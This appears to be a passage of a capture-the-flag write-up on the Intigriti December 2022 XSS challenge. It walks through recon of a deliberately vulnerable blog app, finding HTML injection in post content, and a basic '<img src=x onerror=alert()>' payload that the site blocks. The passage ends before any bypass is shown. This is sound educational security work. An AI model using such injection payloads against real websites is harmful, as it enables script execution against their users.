
# Intigriti December 2022 Challenge: XSS Challenge 1222 by fh4ntke

In December ethical hacking platform Intigriti (https://www.intigriti.com/) launched a new Cross Site Scripting challenge. The challenge itself was created by community member fh4ntke.




## Rules of the challenge

- Should work on the latest version of Firefox AND Chrome.
- Should execute alert showing the victim's/another user's username.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.

## Challenge

To be simple a victim needs to visit our crafted web url for the challenge page and arbitrary javascript should be executed to launch a Cross Site Scripting (XSS) attack against our victim.

## About this write-up


This write-up shows a possible solution how to pull off a successful XSS attack against anyone using the challenge but this was not the solution intended by the challenge creator.

# The XSS (Cross Site Scripting) attack

## Step 1: Recon


First things first and that is trying to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input that we control.


The challenge page (https://challenge-1222.intigriti.io/) contains an iframe which we can open in a new tab. A possible way to open this iframe URL is via the dev tools (right click - inspect).



This gives following URL: https://challenge-1222.intigriti.io/challenge

This gets us to the “Christmas Blog” where both the “Ho ho ho!” and login button takes us to a page where we can register an username.






First thing that comes in my mind here is we want to run our own Javascript to get a successful XSS attack. An easy check to see if certain parts are possibly vulnerable is to inject some HTML and see if it gets rendered somewhere in the page. Lets take for example an username between  HTML tags.

Lets take following username: Attacker

if one of the blog pages is vulnerable to HTML injection we should see our username being rendered as following in italic: *Attacker*





Once logged in the first page we see seems to be a page that handles our injection attempt correctly. Nothing happened so no HTML injection at this point.




Nothing interesting found. We can continue looking into the blog application to get an idea of how it is working. The “Edit” button in the top right corner takes us to another page.

This is an interesting page as it has multiple input options. We can create a blog post with tags for our user.





Same idea as when registering our username. Let’s inject some simple HTML and see if it gets rendered.

I create a blog post with a tag both with <i> HTML tags and immediately something can be noticed while typing the tag it gets rendered in italic above the content area. Here seems to be an HTML injection.





First HTML injection point found but lets continue using the application to see if our blog post also gets rendered somewhere if we save it.

Once saved we get to the blog post page and we notice the blog post content is rendered but the tag is no longer rendered in the HTML. Our username is also added as a title but this one is also not rendered.




Another thing to notice is that our blog posts are saved on a web page with an unique ID. In my case the page URL shows following: [https://challenge-1222.intigriti.io/blog/f11ae408-844e-4e20-89a7-528768b6f8fd](https://challenge-1222.intigriti.io/blog/f11ae408-844e-4e20-89a7-528768b6f8fd)

This is interesting because I can give this URL with unique ID to anyone and then they can read my blog.
We can test this by opening a new browser window or another browser where we are not logged into the challenge blog. The screenshot below shows another browser window opening my blog post. You can clearly see this user is not logged in, in the top right corner.




At this point I was thinking following:

- The challenge requires us to deliver an URL to a victim and the arbitrary Javascript should show that users username so we can assume the other user or “victim” is also using this blog application and is logged in once he clicks our malicious link we will send.


- We have 2 HTML injections. One in the tags and one in the blog post content itself. The one in the blog post at this moment is more interesting as this is a HTML injection being rendered in a page that we can share the unique URL of with our victim.
The tags HTML injection only shows at the “/edit” page which we cannot deliver to a victim. If we deliver that page it will not show our edit page but the victims edit page which does not contain a possible XSS payload.

## Step 2: Escalating the blog post HTML injection.


This blog post content HTML injection is interesting because we can deliver an unique URL to our victim with our blog post which could execute an XSS attack.

Next step is to escalate this HTML injection to a working XSS. First idea is simple. Let's input a fairly easy XSS payload: *<img src=x onerror=alert()>*


We go back to the edit page and insert the payload. Save the blog post and hope for the best :-)





No XSS popup so something went wrong. The image seems injected but some kind of security mechanism prevented the Javascript popup from executing.




We can use the dev tools to inspect how the injected image looks like once rendered.



